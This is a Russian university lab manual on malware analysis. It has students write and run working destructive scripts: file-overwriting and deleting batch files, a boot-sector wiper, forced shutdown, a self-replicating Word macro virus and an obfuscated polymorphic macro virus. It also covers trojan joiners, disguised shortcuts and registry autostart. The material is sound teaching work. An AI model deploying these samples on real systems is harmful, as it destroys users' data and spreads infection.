В UNIX-системах чаще используется подмена исполняемых файлов, когда, например, вместо утилит **ps** и **ls**, показывающих список процессов и список файлов каталога, соответственно, при установке руткита записываются его компоненты, функционально почти эквивалентные заменяемым, за исключением отображения некоторых predetermined скрываемых процессов (файлов) — тех, ради сокрытия которых и устанавливается руткит.

Поиск и обнаружение руткитов является весьма сложной задачей, особенно если они уже находятся в памяти. Поэтому наиболее желательной мерой является снятие жесткого диска и подключение его к другому компьютеру в качестве дополнительного. Операционная система и средства обнаружения запускаются с основного диска. Если же подключение к другому компьютеру невозможно, помочь обнаружить руткит может информация брандмауэра (несанкционированные действия некоторых процессов, «лишние» открытые порты). Сканеры руткитов проверяют установленные ловушки для таблиц IAT, IDT, SSDT, сверяют системную информацию пользовательского уровня и уровня ядра, и, таким образом, могут обнаружить присутствие руткитов. Более эффективным решением является организация профилактики, т.е. защита системы еще на этапе внедрения руткитов. Для этих целей можно использовать современные антивирусы и брандмауэры, контролирующие изменение реестра, внедрение постороннего кода в процессы. Кроме того, существуют специальные средства для проведения криминалистических экспертиз, одной из основных функций которых является поиск скрытых и зашифрованных данных. Такие программы легко обнаруживают руткиты, скрытые файлы, каталоги и разделы реестра, при подключении диска зараженного компьютера к исследовательской системе.

ЛАБОРАТОРНЫЙ ПРАКТИКУМ

Цель работ:

1. Ознакомление с вирмейкерскими «руководствами» и «наставлениями» по составлению вредоносных программ, распространяемыми в сети Internet.
2. Знакомство с программным инструментарием, используемым для создания вредоносных программ.
3. Формирование у обучаемых умений различать фрагменты вредоносных программ, написанных на разных языках программирования и в различном формате.
4. Исследование некоторых опасных возможностей операционной системы Windows*.
5. Исследование распространенных способов внедрения, запуска и маскировки вредоносных программ.
6. Статическое исследование интерпретируемого кода известных вредоносных программ.

Меры безопасности

Предлагаемые для исследования фрагменты программного кода обладают реальной опасностью и не подлежат распространению. ***Все программное обеспечение, включая операционные системы размещается и запускается только со съемных жестких магнитных дисков, которые устанавливаются в ПЭВМ только на время проведения лабораторных работ.*** Разрешается запускать только те программы и команды, которые поименованы в заданиях. Программный инструментарий, создаваемые и исследуемые файлы должны находиться в каталогах ***virN***, где ***N*** — номер лабораторной работы. ***Копировать фрагменты программ на фиксированный жесткий диск (если он имеется в компьютере) или на любые сменные машинные носители запрещено !***

Аппаратное и программное обеспечение

1. Съемный жесткий магнитный диск с установленной операционной системой Windows XP (под конфигурацию персональной ЭВМ).
2. Файловый менеджер Far.
3. Шестнадцатеричные редакторы WinHex или Hex Workshop (ver. 4.23).
4. Текстовый редактор Bred (ver. 3).
5. Текстовый процессор Word 9.0 — 11.0.
6. Пакет программ Microsoft MASM32.
7. Менеджер процессов SysInternals Process Explorer.
8. Программа для скрытия процессов Hidding2.0.exe

ЛАБОРАТОРНАЯ РАБОТА № 1. «Исследование опасных возможностей вредоносных программ и команд»

Цель работы:

- Исследовать потенциально опасные возможности штатных команд оболочек Windows*.
- Практически выполнить программно управляемые действия, приводящие к блокированию, модификации, удалению и копированию компьютерной информации, а также к нарушению работы ЭВМ. Оценить потенциальную опасность этих команд и программ.
- Получить представление о программном инструментарии, используемом для создания вредоносных программ.

В результате выполнения работы необходимо:

- разобраться с некоторыми видами программ для ЭВМ (исполняемый файл, командный файл, сценарий, макрос), использованием командной строки;
- составить, скомпилировать и запустить несколько разновидностей программ с опасными функциями;
- исследовать механизмы размножения вредоносных макровирусов;

Перед выполнением задания необходимо ознакомиться с теоретическим материалом, изложенным в главе учебного пособия «Действия вредоносных программ, заведомо приводящие к опасным последствиям». Задания должны выполняться по порядку. Результаты наблюдений, ответы на поставленные вопросы и выводы помещайте в текстовый файл.

Программные воздействия, приводящие к нарушению работы ЭВМ

1. Из каталога **vir1** запустите программу **Demo.exe**, демонстрирующую визуальные проявления некоторых компьютерных вирусов, функционирующих в ОС MS DOS. Проследите внешние эффекты, производимые при их работе. Какими деструктивными возможностями обладают рассмотренные вирусы? Сделайте выводы в отношении опасности этих действий.

2. Запустите из каталога **vir1** исполняемый файл **Pusk4u.exe**. Попробуйте поймать убегающую кнопку <Пуск>. В случае затруднений обратитесь к преподавателю. Является ли данная программа вредоносной?

3. С помощью утилиты **rundll32.exe** можно непосредственно вызывать некоторые функции из библиотек операционной системы. Некоторые из этих функций часто встречаются в исходных текстах вредоносных программ. Для того, чтобы убедиться в этом, создайте текстовый файл со следующим содержанием:

```
Dim Obj, I
```

```
Set Obj=WScript.CreateObject("WScript.Shell")
```

```

For I=1 To 100
Obj.Run "Rundll32.exe User32.dll,SetCursorPos"
WScript.Sleep(1000)
Next

```

Сохраните созданный файл с именем **Mouse.vbs** (Visual Basic Script), после чего запустите его. Постарайтесь подвигать по экрану курсором мыши, произвести манипуляции с пиктограммами или окнами. Убедитесь в том, что каждую секунду курсор мыши перебрасывается в правый нижний угол экрана, не давая пользователю совершить задуманное действие. К какой категории можно отнести созданную программу?

4. С помощью текстового редактора создайте сценарий:

```

Dim B
Set B = WScript.CreateObject("Wscript.Shell")
MsgBox "Программа совершила недопустимую операцию и
будет закрыта!",4144, "Windows"
B.Run("%windir%\system32\shutdown -s -f ")

```

Сохраните сценарий в виде файла с именем **badscript.vbs**. Запустите этот файл и оцените результат. К какой категории можно отнести эту программу?

5. Удалите в файле **badscript.vbs** последнюю строку (содержащую команду на выключение компьютера), организуйте вывод других текстовых сообщений. Измените сценарий для создания циклического вывода сообщений:

```

Dim B,I
For I=1 To 100
Set B = WScript.CreateObject("Wscript.Shell")
MsgBox "Программа совершила недопустимую операцию и
будет закрыта!",4144, "Windows"
Next

```

Число 4144, указанное в команде **MsgBox**, в числе прочих содержит признак системной модальности окна сообщений, и пользователь не сможет продолжить работу, не закрыв очередное окно. Снять окна можно путем удаления в списке процессов программы **wscript.exe**. Список процессов доступен через «Диспетчер задач Windows» и вызывается по <Ctrl+Alt+Del>.

6. Рассмотрите приведенные ниже файлы-сценарии, реализующие «шутливые» действия по отношению к пользователю. Каждый сценарий необходимо скопировать в отдельный текстовый файл и сохранить с именами **script1.vbs** и **script2.vbs**, соответственно.

Сценарий 1

```

Dim WSHShell, I, MyShortcut, MyDesktop, DesktopPath
Set WSHShell = WScript.CreateObject("WScript.Shell")

```

```

DesktopPath = WSHShell.SpecialFolders("Desktop")
For I=1 To 50
Set MyShortcut = WSHShell.CreateShortcut(DesktopPath
& "\Привет " & CStr(I) & ".lnk")
MyShortcut.WindowStyle = 4
MyShortcut.IconLocation =
WSHShell.ExpandEnvironmentStrings("%SystemRoot%\
system32\SHELL32.dll, 41")
MyShortcut.Save
Next

```

Сценарий 2

```

Dim WSHShell,I
Set WSHShell =
WScript.CreateObject("Shell.Application")
On Error Resume Next
For I=2 To 40
WSHShell.Explore I
Next

```

Запустите сценарии и оцените потенциальную вредоносность их действий. Закройте выведенные диалоговые окна и удалите созданные ярлыки.

7. Создайте текстовый файл и запишите в него следующую команду:

```
taskkill /IM explorer.exe /f
```

Сохраните файл под именем **kill.cmd**. Закройте все открытые окна, запустите полученный командный файл на исполнение. Каковы последствия запуска? Попробуйте восстановить управление компьютером, не прибегая к его перезагрузке. В случае неудачи обратитесь к преподавателю.

8. Создайте текстовый файл следующего содержания:


```

:metka
md a
cd .\a
goto metka

```

Сохраните файл под именем **deepdir.cmd**. Запустите файл на исполнение на несколько секунд, после чего остановите работу программы, закрыв окно **Командная строка**. Оцените результат работы программы. Есть ли файлы в созданных каталогах? К какой категории программ можно отнести данный командный файл?

Программные воздействия, приводящие к блокированию данных

9. Эффект блокирования клавиатурного ввода в Windows XP можно пронаблюдать на уровне приложения. Для этого в командном окне  Пуск - «Выполнить» введите имя программы-отладчика Debug,

которая откроет свое консольное окно. В этом окне надо ввести короткую команду `o 60 ed`, которая предназначена для управления индикаторами клавиатуры. Дальнейший клавиатурный ввод информации в консольное окно будет заблокирован, и окно потребует закрытия принудительно.

10. Запустите Microsoft Word и создайте в нем новый документ. Поместите в документ несколько абзацев произвольного текста. Сохраните документ в папке **vir1** под именем **victim.doc**, после чего закройте его. Вновь откройте документ в Microsoft Word и убедитесь, что он корректно открывается, и его содержимое отображается правильно. Закройте документ.

11. Запустите файловый менеджер Far и откройте в нем созданный документ для редактирования (клавиша `<F4>`). По нулевому смещению от начала файла найдите «магическое число» документов Microsoft Office — **DOCF11E0**. Измените любой байт этого числа и сохраните изменения в файле.

12. Откройте модифицированный документ в Microsoft Word. Объясните результат. С помощью Far верните сигнатуру файла в исходное состояние и вновь откройте его в Microsoft Word. Каковы результаты? Удалите файл. Обратите внимание на то, что **блокирование** данных файла было произведено путем **модификации** его служебных записей.

13. Воспользовавшись правами администратора создайте учетную запись пользователя **JohnDoe** с паролем **12345**:

```
net user JohnDoe 12345 /add
```

Завершите сеанс текущего пользователя и войдите в систему под именем вновь созданного пользователя. Убедитесь в работоспособности новой учетной записи. Вновь зарегистрируйтесь в системе как администратор системы. Удалите учетную запись пользователя **JohnDoe**:

```
net user JohnDoe /delete
```

Убедитесь, что пользователь **JohnDoe** уже не может войти в систему. Вывод: программная **модификация** системных данных приводит к полному **блокированию** системы для конкретного пользователя. Аналогичным образом может быть удалена и учетная запись администратора. **Экспериментировать с учетной записью администратора категорически запрещается!**

14. Создайте текстовый файл следующего содержания (комментарии можно опустить):

```
f 100 1200 "A" 'Заполнить 512 байт оперативной памяти символами «A»
```

```
w 100 0 0 1 'Скопировать эти байты в нулевой сектор дискеты
```

q 'завершить сеанс в отладчике

Сохраните этот файл в корневом каталоге под именем **badboot.txt**. Получите у преподавателя дискету и проверьте ее на работоспособность (если она не отформатирована, проведите ее форматирование и скопируйте на нее несколько файлов). Убедитесь в том, что файлы нормально читаются.

15. Вставьте дискету в дисковод, откройте **Сеанс MS DOS** и введите команду: **debug<c:\badboot.txt** (если файл располагается в корневом каталоге иного логического диска, укажите нужную букву). После этого извлеките и вновь установите дискету в дисковод. Попробуйте прочесть ее. Каков результат? При помощи дискового редактора WinHex (**Open Disk** или **Tools⇒Disk Editor**) просмотрите содержимое нулевого сектора дискеты. Какая информация содержится в нем? Что произойдет, если во второй строке файла **badboot.txt** указать в качестве цели жесткий диск? Можно ли несколько строк, написанных Вами в текстовом файле, считать опасной или вредоносной программой (обратите внимание на то, что при этом не использовался ни один известный язык программирования, а обычный текстовый файл программой не считается). Вывод: *блокирование* данных на машинном носителе достигнуто путем *модификации* информации служебного сектора диска.

Программные воздействия, приводящие к вредоносной модификации данных

16. Исследуйте один из вариантов вредоносной модификации файлов, после которой содержащаяся в них информация полностью меняется. Создайте на «Рабочем столе» папку **Времянка** и скопируйте в нее из каталога **Windows** несколько десятков различных файлов (исполняемых, библиотечных, текстовых, графических) общим объемом до нескольких мегабайт. Затем войдите в эту папку и создайте в ней текстовый файл следующего содержания (строки с комментарием вводить не надо):

```
rem создание нового файла
echo homo homini lupus est >abcd
rem снятие со всех файлов текущего каталога атрибутов «скрытый»,
«системный», «только для чтения», которые могут помешать модификации
attrib -h -s -r *.*
rem копирование с замещением в каждый файл содержимого файла abcd
for %%f in (*.*) do copy abcd %%f /y
```

17. Сохраните файл под именем **alphabet.cmd**. Таким образом, вы создали из нескольких команд командный файл, который можно запускать на исполнение. Запустите его. Каковы результаты. Что внешне изменилось в файлах после их модификации?

18. Запустите программу **Far.exe**, откройте в режиме просмотра (клавиша <F3>) несколько модифицированных файлов и посмотрите, что они теперь собой представляют. Что произошло в процессе вредоносной модификации? Каковы могут быть последствия запуска такого командного файла в системной директории или папке «Мои документы»?

19. Просмотрите содержимое созданного командного файла. Изменилось ли его содержимое? Можно ли теперь определить, какая программа выполнила деструктивные действия? Почему?

20. Запустите текстовый процессор Microsoft Word и снимите защиту от вирусов в макросах. Настройка выполняется через меню **Сервис⇒Макрос⇒Безопасность**. **Уровень безопасности** необходимо установить в положение **Низкая**, а на вкладке **Надежные источники** указать **Доверять всем надежным источникам и шаблонам** и **Доверять доступ к Visual Basic Project**.

21. Откройте в Microsoft Word документ **Проба.doc**. Убедитесь, что данные в нем не искажены и доступны для восприятия.

22. Нажмите комбинацию клавиш <Alt+F11> для запуска редактора Visual Basic for Application (то же самое можно сделать через меню **Сервис⇒Макрос⇒Редактор Visual Basic**).

23. В окне **Project** редактора Visual Basic выберите проект **Normal**. Найдите в нем программный модуль **ThisDocument**. Откройте окно кода модуля (**View⇒Code**). Создайте в нем макрос следующего содержания (комментарии можно опустить):

```
Sub Document_Open()  
On Error Resume Next 'игнорирование ошибок при выполнении  
N = ActiveDocument.Words.Count 'число слов в документе  
For I = 1 To N 'цикл по числу слов  
ActiveDocument.Words(I).Text = "a" 'вставка символа  
ActiveDocument.Save 'сохранение документа с изменениями  
Next I  
End Sub
```

Имя процедуры **Document_Open** означает, что она будет автоматически исполнена при открытии любого уже существующего документа. Эта процедура не содержит инструкций копирования самой себя, следовательно, она будет автоматически запускаться при открытии документа, в котором находится, а также всех других документов, пока документ **Проба.doc** будет оставаться открытым в текстовом процессоре Microsoft Word.

24. Сохраните изменения в документе, после чего закройте его. Вновь откройте этот документ и проследите за процессом модификации. Можно ли считать выполняемые макросом действия вредоносными? Возможно ли

восстановление исходного содержания документа? Будет ли оно возможным, если заменить в макросе вставку символа на строки:

Selection.WholeStory
Selection.Delete

Программные действия, приводящие к удалению информации

25.Исследуйте процесс вредоносного удаления информации. В каталоге **Времянка** на «Рабочем столе» найдите и откройте ранее созданный командный файл **alphabet** и введите в него следующую команду (удаляет файлы и подкаталоги, включая системные и скрытые, без запроса пользователя):

```
rmdir /s /q %cd%
```

Сохраните командный файл с прежним именем и запустите его. Каковы последствия? Что произошло с файлами каталога? С самим командным файлом? Что содержится в «Корзине»? Можно ли установить причину деструктивных последствий?

26.Программы с опасными свойствами становятся вредоносными, если они запускаются на исполнение (или подготавливаются к неизбежному запуску) без уведомления и согласия со стороны пользователя ЭВМ. Исследуйте аргументы, блокирующие запрос программы на выполнение опасных действий.

В каталог **Времянка** на «Рабочем столе» скопируйте все файлы из каталога **%windir%\Cursors**, в котором хранятся графические файлы изображений курсоров мыши. Создайте в каталоге **Времянка** текстовый файл с именем **eraser.cmd** следующего содержания:

```
del *.*
```

Запустите полученный файл. Запрашивается ли разрешение на удаление файлов? Откажитесь от удаления, введя **n** <Enter>. Является ли данная программа вредоносной?

27.Измените содержимое командного файла следующим образом:

```
echo y|del *.*
```

Команда **echo** посылает подтверждение удаления команде **del**, используя конвейер. Запустите командный файл. Запрашивается ли теперь разрешение на удаление файлов? Можно ли считать такую программу вредоносной?

Исследование процесса вирусного копирования программного кода

28.Исследуйте механизм вирусного заражения глобального шаблона и открываемых документов в текстовом процессоре Microsoft Word. Аналогично п. 23 откройте проект **Normal** и выберите программный

модуль **ThisDocument**. В окне кода модуля создайте следующую процедуру:

```
Private Sub Document_Open()
On Error Resume Next
Dim AD, NT As Object 'Объявление переменных
Set AD =
ActiveDocument.VBProject.VBComponents(1).CodeModule
'Код документа
Set NT =
NormalTemplate.VBProject.VBComponents(1).CodeModule
'Код шаблона
If AD.Lines(1,1)="" Then AD.InsertLines
1,NT.Lines(1,NT.CountOfLines) 'Если в открываемом документе
нет макроса, происходит инфицирование документа из шаблона.
If NT.Lines(1,1)="" Then NT.InsertLines
1,AD.Lines(1,AD.CountOfLines) 'Если в шаблоне нет макроса,
происходит инфицирование шаблона из документа.
ActiveDocument.Save
NormalTemplate.Save 'После инфицирования документ и шаблон
сохраняются
End Sub
```

Создайте новый документ Microsoft Word произвольного содержания, сохраните его под именем **Документ с макросом.doc** в каталоге **Времянка** и закройте. Поскольку макрос настроен на событие, связанное с открытием уже существующего документа, на этом этапе инфицирования еще не произойдет. Вновь откройте этот же документ. Войдите в редактор Visual Basic и посмотрите содержимое программного модуля **ThisDocument** документа. Имеется ли в нем вирусный код? Удалите программный код из окна шаблона **Normal** и закройте документ. Откройте документ и убедитесь в том, что шаблон вновь оказался зараженным. Таким же образом инфицируется каждый открываемый документ формата Microsoft Word. Удалите вирусный код из документа и шаблона. Сохраните документ, закройте и затем удалите. Убедитесь в том, что в глобальном шаблоне вируса нет. Если удалить вирусный код не удастся — обратитесь к преподавателю.

Исследование инструментария для создания опасных программ

29. В текстовом редакторе наберите исходный код следующей программы (при работе с электронным вариантом задания допускается просто скопировать текст в окно текстового редактора). Разберитесь с помощью комментариев в назначении команд. Проверьте правильность указания полных путей к файлам библиотек (***.lib**)!

```

.586P                                ;тип центрального процессора
.MODEL FLAT, stdcall ;«плоская» модель адресации оперативной
памяти
EXTERN GetForegroundWindow@0:NEAR ;объявление используемых
функций Win32API
EXTERN Sleep@4:NEAR ;внешняя функция, ее имя, передаваемые
данные в байтах, ближняя адресация памяти
EXTERN ShowWindow@8:NEAR
includelib c:\vir1\masm32\user32.lib ;присоединение
библиотек
includelib c:\vir1\masm32\kernel32.lib
.code                                ;сегмент кода
start:                               ;начало программы
nxt:                                 ;метка
call GetForegroundWindow@0 ;вызов функции, возвращающей
дескриптор активного окна
push 0                               ;помещение данных в стек
push EAX
call ShowWindow@8 ;вызов функции, делающей активное окно
невидимым
push 1000
call Sleep@4 ;задержка на 1 секунду
loop nxt ;возврат на метку nxt
end start

```

30. Проверьте набранный текст на отсутствие ошибок и сохраните его под именем **task_kill.asm** в каталоге **vir1\masm32** (проверьте, чтобы у файла не было двойного расширения: **task_kill.asm.txt** — компилятор откажется с ним работать). Данный файл представляет собой исходный текст программы на языке Ассемблер. Заметьте, что программа очень проста и доступна даже начинающему. Для вызова библиотечных функций системы из языка Ассемблер требуется знать всего два оператора: **push** — для помещения параметра в стек и **call** для вызова функции по ее имени. Справочники по функциям Win32API легко доступны любому в бумажном или в электронном виде.

31. Запустите **Командную строку**. С помощью команды **cd c:\vir1\masm32** перейдите в каталог, где располагаются программы-трансляторы. Чтобы не перемещаться по каталогам, можете скопировать в каталог **masm32** файл **cmd.exe** и запускать оболочку оттуда.

32. Наберите команду: **ml /c /coff task_kill.asm**. Если Вы не допустили ошибок при наборе программы и вводе команды, программа-транслятор сообщит об успешном выполнении и в каталоге **masm32** будет создан объектный файл с именем **task_kill.obj**.

33. Выполните последний этап трансляции, запустив программу-компоновщик. Для этого введите команду **link /subsystem:windows task_kill.obj**. При правильном выполнении в этом же каталоге появится исполняемый файл **task_kill.exe**.

34. Запустите созданную программу. После нее запустите несколько приложений (например, «Блокнот», «Калькулятор»). Убедитесь в том, что любое активное окно через одну секунду исчезает. Попробуйте закрыть опасную программу. Комбинацией клавиш <Ctrl+Alt+Del> вызовите для этого «Диспетчер задач». Каковы результаты? Попробуйте завершить работу с помощью кнопки <Пуск> и проследите за результатом. Является ли созданная Вами программа вредоносной? Почему?

Контрольные вопросы:

1. Какие последствия воздействия вредоносной программы можно оценить как нарушение работы ЭВМ?
2. Дайте определение вредоносному копированию, блокированию, модификации и удалению компьютерной информации.
3. Какие программы можно считать условно безопасными, опасными и особо опасными?
4. Что такое исходный код компьютерной программы?
5. Можно ли считать сообщение о недопустимости выполненных программой действий и завершении в связи с этим ее работы признаком вредоносности программы? Почему?
6. Является ли созданная Вами в пп. 28 — 333 программа вредоносной? Почему?

ЛАБОРАТОРНАЯ РАБОТА № 2. «Исследование способов скрытого внедрения и запуска вредоносных программ и команд»

Цель работы:

- изучить программные механизмы, лежащие в основе используемых способов скрытого внедрения опасного кода в компьютерные системы,
- исследовать способы внедрения и запуска вредоносных файлов и команд в интерактивном режиме,
- изучить последовательность автоматического запуска программ на этапе загрузки операционной системы и оценить опасность его использования для запуска вредоносного кода,
- исследовать способы сокрытия вредоносных программ в их пассивном и активном состояниях.

Программный инструментарий:

- файловый менеджер Far;
- шестнадцатеричные редакторы типа WinHex или Hex Workshop;
- текстовый редактор Bred;
- программа для «склеивания» файлов Microjoiner.exe;
- менеджер процессов SysInternals Process Explorer.

Работа выполняется в операционных системах семейства Windows NT 5.0 (рекомендуется Windows XP). Для исследования используются штатные утилиты операционной системы, а также файлы различного назначения: текстовые файлы, содержащие фрагменты известных вредоносных макросов и почтовых «червей», программы-шутки и др. В качестве камуфлируемых программ необходимо использовать только исполняемые файлы, расположенные в каталоге **c:\vir2**. Все создаваемые в процессе выполнения лабораторной работы файлы должны располагаться в этом же каталоге.

Исследование способов скрытого внедрения и запуска программ и команд

1. Изучите (повторите) теоретический материал, изложенный в главах 4 и 5 учебного пособия.
2. Исследуйте возможность скрытия отображаемых атрибутов исполняемого файла с целью создания условий для его случайного запуска пользователем. Откройте каталог **vir2**. Расположив курсор мыши рядом с пиктограммой файла **Notepad.exe**, прочитайте информацию, выведенную контекстной подсказкой, например:

Описание: Блокнот

Производитель: Корпорация Майкрософт

Версия файла: 5.1.2600.0

Дата создания: 25.09.2002 6:00

Размер 64.5 КБ

Эти строки оболочка Explorer читает из самого файла. Найдите и измените указанные строки. Для этого может быть использован текстовый редактор Bred.

3. Запустите текстовый редактор Bred. Через меню **Файл⇒Открыть** выберите папку **vir2**, укажите **Тип файлов: Все файлы (*.*)**. Выделив файл **Notepad.exe**, убедитесь, что параметр **Кодировка** установлен в **UTF-16**. Откройте файл. Найдите в конце файла искомые строки. При необходимости включите перенос длинных строк (**Настройки⇒Параметры⇒Настройки для .exe⇒Переносить длинные строки**). Замените их строками аналогичной длины (например, «Блокнот» на «Нотепад»). Сохраните файл. Посмотрите, изменились ли отображаемая информация о файле, его свойства (в контекстном меню **Свойства⇒Версия**)?
4. Измените отображаемую символику файла с помощью специальной «вирмейкерской» программы (такие программы обобщенно называются «джойнерами»: join по-английски соединять). Одна из таких программ с названием **Microjoiner.exe** располагается в каталоге **vir2**. Измените пиктограмму одного из исследуемых исполняемых файлов. Для этого запустите **Microjoiner.exe**, после запуска программы и вывода диалогового окна «щелкните» правой кнопкой мыши по заголовку поля ввода **File**, в выведенном контекстном меню выберите **Add files** и добавьте в список файлов ваш исполняемый файл. Выделив добавленный файл, нажмите кнопку **Set Icon** и в каталогах найдите один из файлов с расширениями ***.exe**, ***.dll** или ***.ico**, пиктограмму которого вы хотите позаимствовать для вашего файла. После выбора кнопка **Set Icon** сменит название на изображение выбранной пиктограммы. Затем остается нажать кнопку **Create**, и в текущей директории будет создан файл с нужной пиктограммой и именем **Joined.exe**. Это имя нужно изменить обычным способом. Оцените результаты маскировки.
5. Исследуйте возможность создания «троянской» оболочки для вредоносной программы с помощью **Microjoiner.exe**. В качестве «вредоносной» используйте любую программу-шутку из числа предложенных для исследования. Аналогично предыдущему пункту задания (**File⇒Add files**) последовательно добавьте в список файлов один исполняемый файл (например, **Calc.exe**) и исполняемый файл вредоносной программы. Выберите и измените пиктограмму для результирующего файла. Целесообразно использовать значок основного исполняемого файла, каким в данном случае будет являться «Калькулятор». Создайте (кнопка **Create**) результирующий файл. Переименуйте его так, чтобы название соответствовало выбранной пиктограмме. Оцените размер созданного файла. Просмотрите созданный файл с помощью файлового менеджера Far. Вызывает ли

какие-нибудь подозрения созданная программа? Запустите файл, убедитесь в запуске камуфлирующей и вредоносной программы.

6. Попробуйте упаковать с помощью «джойнера» более двух файлов (в качестве «вредоносного» файла выберите **Hookdump.exe**). Упаковке подлежат файлы любого формата, но комбинированный файл все равно будет исполняемым. Просмотрите результирующий файл с помощью программы Far на предмет обнаружения «склеенных» файлов. Проверьте при помощи антивирусной программы файл **Hookdump.exe** и результирующий файл. Каковы результаты? Оцените опасность такого способа внедрения и запуска вредоносных программ.
7. Исследуйте возможность скрытого запуска вредоносной программы с использованием ярлыков. Создайте на «Рабочем столе» ярлык любой программы, документа или каталога. Щелкните по иконке ярлыка правой кнопкой мыши и выберите из контекстного меню **Свойства**. В окне ввода **Объект** запишите опасную команду, например:

%windir%\system32\shutdown -f -s (команда на завершение работы Windows XP)

Замаскируйте ярлык таким образом, чтобы скрыть настоящую команду и создать условия для запуска ярлыка пользователем (например, под обычно присутствующий на «Рабочем столе» ярлык «Мой компьютер»). Для этого смените пиктограмму ярлыка и переименуйте его. Чтобы пользователь не увидел настоящую команду, в окне ввода **Свойства** следует после этой команды ввести длинный пробел, чтобы сместить строку влево за пределы окна и написать вторую команду, которая должна соответствовать отображаемой пиктограмме, например **%windir%\explorer.exe**. При активизации ярлыка выполняется команда, записанная первой, а вторая служит для камуфляжа. В Windows XP при подведении курсора к пиктограмме отображается комментарий (окно **Свойства**⇒**Комментарий**). Измените текст комментария, убедитесь, что теперь отображается измененный текст. Удалите полностью текст комментария. Что отображается при подведении курсора к пиктограмме?

8. Исследуйте форму запуска с использованием ассоциативных связей в системном реестре. Допустим, пользователь часто работает с текстовыми файлами, имеющими расширение ***.txt**. Откройте **Командную строку** и введите команду:

ftype txtfile.

Будет выведена информация о программе по умолчанию для обработки текстовых файлов. Запомните имя и расположение программы-обработчика! Для этого сохраните значение переменной реестра **.Default** (По умолчанию), расположенной по адресу **HKCR\txtfile\shell\open\command**. Измените ее:

ftype txtfile=cmd /c net send 127.0.0.1 Про текстовые файлы придется забыть!

После изменения ассоциативной связи при помощи контекстного меню создайте в каталоге **vir2** текстовый документ и дважды щелкните по нему. Оцените результат действий и способ скрытого запуска. Изменилось ли в реестре значение переменной **.Default**? После этого восстановите ассоциативную связь, например:

ftype txtfile=notepad %1

или восстановив значение переменной **.Default**.

9. Исследуйте возможность автоматического запуска исполняемой вредоносной программы с помощью записей в системном реестре. Выберите для запуска одну из переименованных штатных утилит, например «Калькулятор», и поочередно запишите строку полного имени файла в качестве параметра в следующие разделы реестра:

- **HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce**
- **HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\ Explorer\Run**
- **HKLM\Software\Microsoft\Windows\CurrentVersion\Run**
- **HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows** (параметр **Load**)
- **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**
- **HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce**.

Будьте осторожны при модификации системного реестра! После внесения каждой новой записи производите перезагрузку операционной системы и наблюдайте, на каком этапе загрузки появится диалоговое окно исследуемой программы. Происходит ли нарушение естественного порядка загрузки операционной системы? Какие способы автоматического запуска могут демаскировать вредоносную программу? Являются ли созданные процессы системными или пользовательскими? Остаются ли следы запуска программ в параметрах однократного запуска **RunOnce**?

10. Исследуйте возможность автоматического запуска исполняемой вредоносной программы с ее одновременным сокрытием в списке процессов. Комбинацией клавиш <Ctrl+Alt+Del> вызовите «Диспетчер задач» и откройте вкладку **Процессы**. Среди многочисленных системных процессов и сервисов найдите процессы, запущенные пользователем. Переименуйте исследуемую программу таким образом,

чтобы в списке процессов она напоминала штатно запущенный процесс. Внесите имя своей программы в один из разделов автозапуска системного реестра и перезагрузите систему. Обнаруживается ли ваша программа в списке процессов? Что ее демаскирует? Запустите утилиту «Сведения о системе» **MsInfo32.exe** и найдите запущенный вами процесс в списке (**Программная среда⇒Выполняемые задачи**). Какую дополнительную информацию о процессах можно извлечь с помощью данной утилиты?

11. Исследуйте способы динамического сокрытия программного кода, используемые многими макровирусами. Для этого по аналогии с п. 22 лабораторной работы № 1 создайте документ Word и вставьте в его программный модуль **ThisDocument** следующие процедуры:

```
Sub ToolsMacro()
```

```
MsgBox «Просмотр программных модулей невозможен. Отсутствует динамическая библиотека msor4.dll»
```

```
End Sub
```

```
Sub ViewVBCode()
```

```
MsgBox «Редактор Visual Basic for Application не установлен»
```

```
End Sub
```

12. Попробуйте открыть для просмотра диалоговое окно **Макрос (Сервис⇒Макрос⇒Макросы** или **Вид⇒Панели инструментов⇒Visual Basic⇒ Выполнить макрос**). После этого попытайтесь получить доступ к программному коду через редактор Visual Basic (меню **Сервис⇒Макрос⇒Редактор Visual Basic** или **Вид⇒Панели инструментов⇒Visual Basic⇒ Редактор Visual Basic**). Попробуйте обойти защиту, установленную вредоносной программой и получить доступ для просмотра программного кода в документе. При затруднении обратитесь к преподавателю.


13. Исследуйте предложенный полиморфный макровирус. Попытайтесь установить, для чего он предназначенся и какие вредоносные функции выполняет. Чем обеспечивается маскировка программного кода? Выделите мутационный двигатель и постарайтесь «распаковать» закодированную часть программы, не передавая ей управления. Установите, для чего предназначенся макровирус и какие вредоносные функции он выполняет. Если статическое исследование программы не удалось, попробуйте вставить программный модуль в документ и открыть его. Предварительно прокомментируйте строку **Call VM**, запускающую распакованную процедуру. Если инфицирование глобального шаблона все же состоялось, удалите скопированный в него модуль и сохраните изменения. При невозможности удаления

вредоносного модуля найдите и удалите глобальный шаблон — файл с именем **Normal.dot**.

```
Private Sub Document_Close()
Application.EnableCancelKey = wdCancelDisabled
For V1 = 18 To 39
V2 = Null
V3 =
(ThisDocument.VBProject.VBComponents.Item(1).CodeModu
le.Lines(V1, 1))
V4 = Asc(Mid(V3, 2, 1))
V5 = V4 Xor 39
For V6 = 3 To Len(V3)
V7 = Asc(Mid(V3, V6, 1)) Xor V5
V2 = V2 & Chr(V7)
Next V6
V8 = V2
ThisDocument.VBProject.VBComponents.Item(1).CodeModul
e.ReplaceLine V1, V8
Next V1
Call VM
End Sub
Private Sub VM()
'!@it&P7&;&7>&Ri&5?
'"S7%8%Kpii
'"S6%8%' "'%#%-
QmlvAjfph`kq+SGUwjo`fq+SGFjhujk`kqv+Lq`h-
4,+Fja`Hjapi`+Ilk`v-S4)%4,,
'$U7#>#Jmw+Qmg+*#)#;*#(#2
'$Elq#U6#>#2#Wl#Ofm+U0*
' Q1': 'Ftd/Jnc/Q4+'Q2+'6..' '_hu'Q3
'&W3!<!W3!'!Bis)W7(
' Ib□s'Q2
' Q0': 'Q5
'!RnouBieskchr(PDVtilcer(PDEikvihchru(Orck.7/(EibcKib
sjc(TcvjgecJohc&P7*&$!$& &P1
'&Odyu!W0
'#Ktpmkjw*RmvqwTvcpagpmkj$9$4
' Hwsnhit)TfqbIhujfkWuhjws': '7
' Hwsnhit)DhianujDhiqbutnhit': '7
